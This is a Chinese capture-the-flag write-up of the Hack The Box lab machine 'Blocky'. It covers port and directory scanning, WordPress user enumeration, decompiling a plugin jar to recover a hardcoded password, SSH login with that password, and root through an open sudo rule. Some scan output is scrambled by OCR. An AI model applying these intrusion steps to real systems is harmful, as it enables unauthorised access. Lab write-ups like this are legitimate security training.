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攻击链 (Kiillchain)

TTPs (Tactics, Techniques & Procedures)

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
参考

概述 (Overview)

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攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- · nmap ports
- gobuster
- wpscan
- jd-gui or jad
- sudo

阶段1: 枚举

首先进行一波端口扫描:

```
    kali)-[/home/kali/hackthebox/Blocky]

   nmapAutomator.sh <u>10.10.10.37</u> Script
Running a Script scan on 10.10.10.37
Host is likely running Linux
PORT
      STATE SERVICE VERSION
21/tcp open ftp
                     ProFTPD 1.3.5a
22/tcp open ssh
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
    256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp open http
                     Apache httpd 2.4.18 ((Ubuntu))
 http-generator: WordPress 4.8
 http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: BlockyCraft – Under Construction!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
                    —Finished all scans—
```

```
Form action: http://10.10.10.37/
http-dombased-xss: Couldn't find any DOM based XSS.
http-enum:
  /wiki/: Wiki
  /wp-login.php: Possible admin folder
  /phpmyadmin/: phpMyAdmin
  /readme.html: Wordpress version: 2
  /: WordPress version: 4.8
  /wp-includes/images/rss.png: Wordpress version 2.2 found
  /wp-includes/js/jquery/suggest.js: Wordpress version 2.5
  /wp-includes/images/blank.gif: Wordpress version 2.6 fou
  /wp-includes/js/comment-reply.js: Wordpress version 2.7
  /wp-login.php: Wordpress login page.
  /wp-admin/upgrade.php: Wordpress login page.
  /readme.html: Interesting, a readme.
http-server-header: Apache/2.4.18 (Ubuntu)
http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
    State: LIKELY VULNERABLE
```

这里搜索了一波 ProFTPD 的利用,均失败了。崽种兔子洞..

```
STATE SERVICE VERSION
p open ftp ProFTPD
21/tcp open fi
|_sslv2-drown:
                                ProFTPD 1.3.5a
     cpe:/a:proftpd:proftpd:1.3.5a:
            SAINT:950EB68D408A40399926A4CCAD3CC62E 10.0
SAINT:63FB77B9136D48259E4F0D4CDA35E957 10.0
                                                                                       https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E
https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957
                                                                                                                                                                                                           *EXPLOIT*
                                                                                                                                                                                                            *EXPLOIT*
                                              80EEC9617B41D9A2C 10.0 https://vulners.com/saint/SAINT:1808F4664C428B180EEC9617B41D9A2C 10.0 https://vulners.com/canvas/PROFTPD_MOD_COPY *EXPLOIT*
            SAINT:1B08F4664C428B180EEC9617B41D9A2C 10.0
                                                                                                                                                                                                            *FXPLOTT*
            PROFTPD_MOD_COPY
                                                             https://vulners.com/packetstorm/PACKETSTORM:132218
https://vulners.com/packetstorm/PACKETSTORM:131567
            PACKETSTORM:132218
PACKETSTORM:131567
                                                 10.0
                                                                                                                                                        *EXPLOIT*
            PACKETSTORM:131555
PACKETSTORM:131505
                                                  10.0
10.0
                                                              https://vulners.com/packetstorm/PACKETSTORM:131555
https://vulners.com/packetstorm/PACKETSTORM:131505
                                                                                                                                                        *EXPLOIT*
            MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC 10.0 https://vulners.com/metasploit/MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC EDB-ID:37262 10.0 https://vulners.com/exploitdb/EDB-ID:37262 *EXPLOIT*
```

```
| Inux/remote/16878.rb | Inux/remote/36803.py | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/36803.py | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/36803.py | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/36803.py | Inux/remote/16878.rb | Inux/remote/16878.rb | Inux/remote/16879.rb | Inux/remote/16879.rb
```

阶段2: 工具及利用

阶段2.1: wpscan枚举

识别出是 WordPress 直接用 wpscan 扫一下看看。

\$ wpscan --url http://10.10.10.37 --enumerate

没有什么可利用的,不过有一个用户被检测出来了: user: notch


```
[i] User(s) Identified:
[+] notch
  | Found By: Author Posts - Author Pattern (Passive Detection)
  | Confirmed By:
  | Wp Json Api (Aggressive Detection)
  | - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per_page=100
  | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

阶段2.2: gobuster枚举

尝试扫一下路径,发现存 phpmyadmin ,但是因为没有密码暂时无法利用。

```
-# gobuster dir -u http://10.10.10.37 -w <u>/usr/share/wordlists/dirb/common.txt</u>
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                                    http://10.10.10.37
[+] Method:
                                    GET
[+] Threads:
                                    10
                                    /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Negative Status codes:
                                   404
                                    gobuster/3.1.0
    User Agent:
[+] Timeout:
                                    10s
2021/03/25 10:17:20 Starting gobuster in directory enumeration mode
                           (Status: 403) [Size: 290]
/.hta
/.htaccess
                           (Status: 403) [Size: 295]
                          (Status: 403) [Size: 295]
/.htpasswd
                          (Status: 301) [Size: 0] [→ http://10.10.10.37/]
/index.php
                          (Status: 301) [Size: 315] [→ http://10.10.37/javascript/]
(Status: 301) [Size: 315] [→ http://10.10.10.37/phpmyadmin/]
(Status: 301) [Size: 312] [→ http://10.10.37/plugins/]
/javascript
/phpmyadmin
/plugins
                           (Status: 403) [Size: 299]
/server-status
                          (Status: 301) [Size: 309] [→ http://10.10.10.37/wiki/] (Status: 301) [Size: 313] [→ http://10.10.10.37/wp-admin/] (Status: 301) [Size: 315] [→ http://10.10.10.37/wp-content/]
/wiki
/wp-admin
/wp-content
                           (Status: 301) [Size: 316] [→ http://10.10.10.37/wp-includes/]
/wp-includes
                           (Status: 405) [Size: 42]
/xmlrpc.php
```

在查看 /plugins 目录时,发现有两个 jar 包可以下载:



通过工具 jd-gui 在包中获得一组账号密码:

```
(kali® kali)-[~/Downloads]
$ sudo apt-get install jd-gui
正在读取软件包列表 ... 完成
正在分析软件包的依赖关系树 ... 完成
正在读取状态信息 ... 完成
下列【新】软件包将被安装:
                                                                                   File Edit Navigation Search Help
                                                                                   BlockyCore.iar ⊠
                                                                                   γ ⊞ META-INF
下列【新】软件包将被安装:
jd-gui
升级了 0 个软件包,新安装了 1 个软件
需要下载 1,209 kB 的归档。
解压缩后会消耗 1,411 kB 的额外空间。
获取:1 http://mirrors.neusoft.edu.cn
已下载 1,209 kB, 耗时 3秒 (450 kB/s)
正在选中未选择的软件包 jd-gui。
(正在读取数据库 ... 系统当前共安装有
准备解压 .../jd-gui_1.6.3-0kali1_all
正在解压 jd-gui (1.6.3-0kali1) ...
正在设置 jd-gui (1.6.3-0kali1) ...
正在处理用于 kali-menu (2021.1.4)的
                                                                                                                                                                                                        BlockyCore.class ⊠
                                                                                                                                                                     M MANIFEST.MF ⊠
                                                                                             MANIFEST.MF
                                                                                                                                                                            package com.myfirstplugin;
                                                                                    - 🖶 com.myfirstplugin
                                                                                         - BlockyCore.class

    public class BlockyCore {

                                                                                                                                                                              public String sqlHost = "localhost";
public String sqlUser = "root";
                                                                                                                                                                              public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
                                                                                                                                                                               public void onServerStart() {}
      —(kali⊛kali)-[~/Downloads]
                                                                                                                                                                               public void onServerStop() {}
```

复盘时看到IPPSEC用的是jad,也是蛮有意思的

http://www.javadecompilers.com/jad/Jad%201.5.8e%20for%20Linux%20(statically%20linked).zip

```
public BlockyCore()
{
```

```
sqlHost = "localhost";
sqlUser = "root";
sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
}
```

阶段2.4:已知账号组合枚举ssh

尝试组合账号密码成功登录服务器。

```
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established
ECDSA key fingerprint is SHA256:lg@igJ5ScjV06jNwCH/OmEjdeO2+fx+MQhV/ne2i
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known ho
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)
* Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
* Management:
 * Support:
                  https://ubuntu.com/advantage
7 packages can be updated.
7 updates are security updates.
Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~$
```

阶段3: 权限提升

先看看是否存在不安全的sudo配置,输入登录密码成功查看到sudo的配置。好吧,直接 sudo -i 拿到 root bash

```
sponge Village.dat villages.dat villages_end.dat villages_nether.dat
notch@Blocky:~/minecraft$ sudo -l
[sudo] password for notch:

^Csudo: 1 incorrect password attempt
notch@Blocky:~/minecraft$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
        env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/
User notch may run the following commands on Blocky:
        (ALL : ALL) ALL
notch@Blocky:~/minecraft$ sudo -i
root@Blocky:~#
```

